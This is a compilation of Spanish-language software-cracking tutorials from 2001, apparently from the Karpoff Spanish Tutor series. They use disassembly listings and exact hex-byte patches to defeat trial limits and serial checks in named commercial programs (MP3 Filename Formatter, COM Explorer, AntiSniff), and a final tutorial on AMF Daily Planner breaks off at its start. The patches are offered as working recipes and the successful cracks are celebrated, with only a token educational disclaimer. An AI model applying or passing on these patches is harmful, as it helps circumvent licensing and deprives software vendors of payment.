bueno amigos ahora veremos como quitar el tiempo limite de esta aplicación , la verdad este procedimiento es muy facil, y me ha servido para el 87% de las aplicaciones hechas en VB v 5.0 y v 6.0, consiste en buscar la string EXPIRED .... PLEASE REGISTER TODAY y despues la intruccion PUSH EBP que se encuentra arriba del mensaje...probemos a ver si es cierto.... ahora desensamblemos el ejecutable del ***MP3 Filename Formatter V4.0*** y buscamos esa string y la enontramos :



damos doble click sobre ella y caemos en la siguiente direccion de memoria



una vez ahi vamos y damos click en y en la ventana que aparece ponemos esto:

y damos click en BUSCAR SIGUIENTE y caemos en la direccion de memoria :

* Referenced by a CALL at Addresses:
|:00441A2C , :00441D89
|
:00442390 55 push ebp <-------- **CAEMOS AQUI**
:00442391 8BEC mov ebp, esp

:00442393 83EC08 sub esp, 00000008
:00442396 6856344000 push 00403456

ok! encontramos lo que buscamos, ahora lo que hay que hacer es cambiar ese 00442390 55 push ebp por :00442390 C3 ret , para eso vamos y abrimos una copia de el ejecutable en el editor hexadecimal y vemos su offset en el w32dasm que es 42390 y ya en el heditor hexadecimal damos control g y buscamos ese offset , caemos en esto :

```
00042384 5B8B E55D C390 9090 9090 9090 558B [..].........U.
00042392 EC83 EC08 6856 3440 0064 A100 0000 ....hV4@.d....
```

lo cambiamos por


```
00042384 5B8B E55D C390 9090 9090 9090 C38B [..].........C.
00042392 EC83 EC08 6856 3440 0064 A100 0000 ....hV4@.d....
```

y guardamos los cambios y ejecutamos el programa yyyyyyyyyyy nada de ventana de registro ni tiempo limite.....se preguntaran por que cambie ese push por un ret... bueno mi razonamiento me dice que al poner ese ret nos nos deja ejecutar la rutina de comprobación y asi nos sigue ejecutando el programa, si estoy mal en mi razonamiento favor de mandarme un mail, !ok .....ahor asi jejejjeje creo que primer objetivo logrado.....

Parchando el programa (segunda aproximación)

ok! amigos ahora veremos en la segunda aproximación como parchar el programa para que acepte un numero de serie cualquiera y nos ponga como usuarios registrados ..... empesemos..... lo primero es abrir el ejecutable en el desensamblador y si se dieron cuenta nos manda un mensaje que dice :

mmmmm interesante bueno ahora vallamos y busquemos en los strings y despues de un rato lo encontramos:



damos click en esa string y caemos directamente en la parte de codigo siguiente :

```
* Possible StringData Ref from Code Obj ->"Invalid Serial Number!  Not Registered!"
                                         |
:0045D651 C785B8FEFFFFD05B4100    mov dword ptr [ebp+FFFFFEB8], 0041 5BD0
:0045D65B 8985B0FEFFFF            mov dword ptr [ebp+FFFFFEB0], eax
```

si subimos un poco encontraremos un salto JGE en la direccion de memoria 45d5f2 pero ese salto no nos interesa


sigamos subiendo y volvemos a encontrarnos con otro JGE en 45D5C5 .... mmm creo que tampoco es el salto correcto sigamos subiendo.....y nos encontramos con un salto interesante en :

:0045D58F A1905B4700 mov eax, dword ptr [00475B90]
:0045D594 0F8434010000 je 0045D6CE
:0045D59A 3BC3 cmp eax, ebx
:0045D59C 7510 jne 0045D5AE

mmmm....encontramos algo interesante .. ese salto segun la instruccion que aparece una linea arribita hace el salto al mensaje de error o continua su ejecución validando el codigo que insertamos y asi crear una registro en el registro de windows :

[HKEY_CURRENT_USER\Software\VB and VBA Program Settings\MP3FilenameFormatter\setup]
"owner"="profesor x"
"serial"="1234567890"
"original"="5266696C77796B796D6D"

que les parece si vamos y cambiamos en la direccion de memoria 0045D594 ese 84 por un 85 osea que ese JE se convierta en JNE , ok! cambienlo e inserten sus datos nombre y serial falso y den click en el boton de register yyyyyyyyyyyyyy!!!!!!!!!!



jejejejejjejejjeje ahoa si CREO QUE ESTE ARROZ YA SE COCIO !!!!!!!

PROGRAMA CRACKEADO..... :)

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**

- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Com Explorer v 1.61***

PROTECCION:	**Name / Serial**		
Objetivo:	**Parchar el programa para ser usuario registrado**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	***http://www.4developers.com/***		
Herramientas:	**W32Dasm v 8.93 , Hex Work Shop v 3.02**		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como parchar el *COM Explorer v 1.61* de la empresa 4developers que se especializa en desarrollar utilerias para windows algunas muy buenas …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- El Discurso de HOY HOY HOY ..... jejejejej .. ya me paresco a una persona de la alta esfera politica mexicana ... jejejje..... pero quiero comentarles que yo si les voy a dar soluciones ..... por lo menos en este tutorial ..... jejejeje vamos a analizar el programa COM Explorer v 1.61 que ya veran como esta todo .....

Objetivos

1. Parchar el programa para ser usuario registrado, sorry astaga , i know dont like you the patchs, :(

Manos a la Obra

Bueno amigos empezemos con este **Taco al pastor l !!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:




mmmm.... esta hecho en visual C++ y no esta empacado ni nada de nada...jejeje.... continuemos..... ahora abramos el programa y nos aparecera una ventana como esta:

la que nos dice que es una version Trial y que tenemos 30 dias para probarlo, insertamos un nombre y numero de serie y

damos click en UNLOCK y nos manda el siguiente mensaje:

OK! ahora vamos y desensamblamos el ejecutable del COM Explorer v 1.61 , esperamos unos segundos y por fin se desensambla, se acuerdan de el mensaje de error que manda ? .... ok vamos a buscarlo..... damos click en string references y nos aparece una ventana en la cual empezamos a buscar la string de error y despues de un ratito la encontramos :



damos doble click sobre esa string y nos manda a la dirección, damos doble click para ver si hay alguna otra referencia y pues parece que no.... que bueno ..... ok entonces caemos en esta parte del codigo :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00409037(C)
|
:004090E8 6AFF push FFFFFFFF

* Reference To: USER32.MessageBeep, Ord:01BDh
|
:004090EA FF15A0654400 Call dword ptr [004465A0]
:004090F0 85F6 test esi, esi
:004090F2 7403 je 004090F7
:004090F4 8B761C mov esi, dword ptr [esi+1C]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004090F2(C)
|
:004090F7 6A30 push 00000030

* Possible StringData Ref from Data Obj ->"UNREGISTERED User"
|
:004090F9 6894714500 push 00457194

* Possible StringData Ref from Data Obj ->"The registration information you "
->"have entered could not be validated."
|
:004090FE 6858704500 push 00457058 <-------- CAEMOS AQUI
:00409103 56 push esi
```

OK !!! subimos un poco y nos encontramos que hay un salto condicional que viene de 00409037 ...mmmmmm ... ok vamos a ese direccion de memoria y nos encontramos con esta otra parte del codigo :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040901F(C)
|
:00409030 E81BFBFFFF call 00408B50
:00409035 85C0 test eax, eax
:00409037 0F84AB000000 je 004090E8 <--------- CAEMOS AQUI
:0040903D 8B1590C04500 mov edx, dword ptr [0045C090]
:00409043 8D44240C lea eax, dword ptr [esp+0C]
:00409047 8D4C2408 lea ecx, dword ptr [esp+08]
:0040904B 33DB xor ebx, ebx
:0040904D 50 push eax
:0040904E 51 push ecx
:0040904F 53 push ebx
:00409050 683F000F00 push 000F003F
:00409055 53 push ebx
:00409056 53 push ebx
:00409057 53 push ebx
:00409058 52 push edx
:00409059 6802000080 push 80000002
:0040905E 895C2430 mov dword ptr [esp+30], ebx
:00409062 895C242C mov dword ptr [esp+2C], ebx
```

como podemos ver caemos en el salto condicional en la direccion de memoria 00409037 pero esperen no vayan como **LOCOS** a cambiar ese salto, ya que si solo lo cambian. lograran nada mas que aparesca el mensaje de registrado pero cuando reinicien el programa , no lo estaran ..... jejejejejj ..... si se dan cuenta una linea arriba hay un TEST y otra linea arriba una CALL mmmmmm interesante si tiene tiempo abran el softice y pongan un break point en **GETWINDOWTEXTA** y despues pongan un break point en la direccion donde esta ese TEST y vean los valores que lleva ..... 0 y 0 mmmmmmm ....eso quiere decir que la CALL de arribita hace la comprobación del serial mandando un valor de CERO para no registrado y UNO para registrado ..... lo que se me ocurre es entrar a la CALL que se encuentra en esta direccion de memoria 00409030 y cambiar el codigo un poquitin para que mande como valor de default 1... jejejej ..... ok!!! hagamoslo ..... para empezar vamos y nos posicionamos en la direccion mencionada una linea arriba y en el W32Dasm y damos click en

y nos manda a la direccion de memoria 00408B50 en la cual sobre escribiremos

:00408B50 64A100000000 mov eax, dword ptr fs:[00000000]

por

:00408B50 b801000000 mov eax,001

:00408B51 C3 RET

ok !!! se preguntaran y como cambio eso.... ok vamos y abrimos una copia del ejecutable del Com Explorer v 1.61 en el hex work Shop vamos y sacamos el offset de la direccion de memoria 408B50 que es 8B50 damos CONTROL G en el heditor hexadecimal y aparecemos en esta parte del codigo pero en formato hexadecimal :

```
00008B4A 5E5B 59C3 9090 64A1 0000 0000 6AFF ^[Y...d......j.
00008B58 6840 3044 0050 6489 2500 0000 0083 h@0D.Pd.%.....
```

lo cambiamos por :

```
00008B4A 5E5B 59C3 9090 B801 0000 00C3 6AFF ^[Y.........j.
00008B58 6840 3044 0050 6489 2500 0000 0083 h@0D.Pd.%.....
```

y guardamos los cambios y ejecutamos la copia modifica Y!!!!!!!!!!!!!!!

nada de ventana de registro y si se dan cuenta ya no aparece en la barra el texto de UNREGISTERED ..... JEJEJEJEJ .....YA ESTUVO ....

ahora si podemos decir ..... **PROGRAMA CRACKEADO** .....

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean

muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***AntiSniff v 1.02.1***

PROTECCION:	**Serial**
Objetivo:	**Parchar el programa**
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	*http://www.securitysoftwaretech.com/*
Herramientas:	• **W32Dasm v 8.9** • **Hex Work Shop v 3.0**
CRACKER:	**Profesor_X**
FECHA:	**15/04/2001**

INTRODUCCION

Amigos espero que se encuentren ya mas avanzados en este mundillo del cracking, por cierto un saludo para DEK_OIN, Actmago y KUATO THOR,TXELI los cuales son mis grandes amigos y con los que comparto mis experiencias y viceversa.....jejejejjeje.....bueno empezemos con es MENJURGUE, como se dice aqui en mi pais, A LO QUE TE TRAJE CHECHA, A POR CIERTO **HOY, HOY HOY """ NO SE DE DONDE SE ME PEGO ESO """ JEJEJEJEJE.....**

AL ATAKE

Comentario del Programa

- El AntiSniff v 1.02.1 es una aplicación que nos sirve para poder detectar ataques, dirijidos a nuestra pcCERA tiene unas opciones buenas y una calidad buena en la programación , lo unico malo adivinen que es LA PROTECCIÓN ya que ellos te dan un numero de registro y tu debes de poner un UNLOCK CODE, eso queire decir que cada vez que lo instales tiene su propio UNLOCK CODE basados en el numero de registro que te dan...

Objetivos

1. PArchar el programa para que acepte cualquier UNLOCK CODE

Manos a la Obra

Pues si amigos empesemos con este tutorial, recuerden que la primera accion a realizar siempre debe de ser analizar el ejecutable para ver si esta empakado y con que lenguAje fue hecho, bueno para eso usamos el famoso File Inspector v 4.2


y nos muestra lo siguiente:

como podemos ver no esta empakado y esta hecho en Visual C++ v 5.0, mmmm interesante, ahora lo siguiente sera analizar el programa ...lo ejecutamos y nos aparece ua ventana como esta:

seguida de la ventana principal del programa ... jejejjeje ... como pueden ver nos da un MACHINE ID y claro nosotros debemos poner el UNLOCK CODE, me imagino que cada vez y en cada PcERA el MACHINE ID es diferente ... jejejeje .....OK insertemos un numero cualquiera y damos click en el boton de UNLOCK CODE y nos manda el siguiente mensaje:

jejejjejje... creo que por ahi tenemos dos formas de atacar, ya sea buscando el serial y buscando el salto que hace la comprobación de los serial basados en el string que aparece en ese mensaje de error, pero como me dijo mi abuelita, """" MIJITO SIEMPRE BUSCA LA FORMA MAS FACIL DE HACER LAS COSAS"""" HAY MI ABUELITA TAN

SABIA !!!!!! JEJEJEJEJJEJ ..... pensando en eso me decidi a desensamblar el ejecutable y buscar la string que aparece en el mensaje de error y despues de un rato la encontramos :



bueno ahora demos doble click sobre ese mensaje de error y nos manda a la dirección de memoria

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411B94(C)
|
:00411BDE 6840000500 push 00050040

* Possible StringData Ref from Data Obj ->"Bad unlock code!"
|
:00411BE3 6840744800 push 00487440

* Possible StringData Ref from Data Obj ->"You have entered an invalid unlock "
->"code. Registration requires purchasing "
->"a valid unlock code."
|
:00411BE8 68E0734800 push 004873E0 <-----CAEMOS AQUI
:00411BED 53 push ebx

*****************************************************************
```

como podemos ver en esta parte del codigo de aqui arriba nos encontramos que el mensaje de error es llamado por un salto condicional que esta en la dirección de memoria 00411B94 bueno pues vayamos a esa dirección y veamos que nos depara el codigo :

:00411B90 3B742424 cmp esi, dword ptr [esp+24]
:00411B94 7548 **jne** 00411BDE <-----**salto interesante**

bueno amigos veamos estas dos lineas de codigo las cuales nos muestran que en la dirección de memoria 00411B90 hacemos una comparación del valor que contiene el acumulador ESI con el valor que trae ESP sumandole 24 ...mmm ... interesante ..... y una linea abajo un salto condicional si no es igual salta al mensaje de error y si es igual no salta y manda el mensaje de registro valido..... mmm..... que les parece si cambiamos ese salto JNE por un JE para que cuando insertemos cualquier numero nos registre el codigo, ok! vayamos y saquemos su offset que es : 11B94 vamos y abrimos una copia del ejecutable del ANtiSniff con el Hexowrk shop y damos control g y en la ventana que aparece pones el offset, damos click en ok! y nos mada a la parte del codigo que hay que cambiar.. y cambiamos :

por

```
00011B8E 75C5 3B74 2424 7448 8B4C 2414 8D44 u.;t$$tH.L$..D
00011B9C 2424 6A04 506A 0453 6860 7548 0051 $$j.Pj.Sh`uH.Q
```

guardamos los cambios y ejecutamos el antisniff e insertamos cualquier UNLOCK CODE damos en UNLOCK click yyyyyyyyyy!!! nos sale el mensaje de CODE VALID THANKS.....BLA BAL BLA .... ok parece que ya quedo , pero antes comprobemos si es cierto... salgamos del programa y ejecutemoslo de nuevo para ver si conserva el registro yyyyyyyyyy!!!! jajajajajajajajaja sigue registrado..... que facilisimo fue este programilla .. bueno para nosotros y malo para ellos... ahora si podemos decir

ESTE ARROZ YA SE COCIO !!!!!!!!!!!!

nOTAS

ESPERO les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***AMF Daily Planner and Personal Information Manager V8.0***

PROTECCION: **Serial**

Objetivo: **Simular estar registrados**

Descripcion:

Dificultad: Principiante

DOWNLOAD: http://www.amfsoftware.com/

Herramientas:

- File Inpector v.4
- W32dsm89
- Editor HEx. (yo uso Hiew 6)

CRACKER: **SiLvEr StOrM** **FECHA:** **15/04/2001**

INTRODUCCION

Aqui vamos de nuevo con otro tutorial ya he alcanzado la fantastica suma de 7 tutoriales.. (jejeje).. gracias a todos Uds..., espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

AL ATAKErr

Comentario del Programa

- El programa que nos quitara un rato de nuestro tiempoes un planificador de tiempo... no, la verdad es que si es un programa de ajenda para llevar telefonos, recordatorios, etc..
- Todos los programas de esta gente usa la misma protección.

Objetivos

1. Simular estar Registrados

Manos a la Obra

Primero instalaremos nuestro programa:

vamos a inspecionarlo para ver si esta o no enpaquetado: para esto usamos el programa file inspector.

Jeje.. vemos que esta compilado con Vb 5 -- Easy....

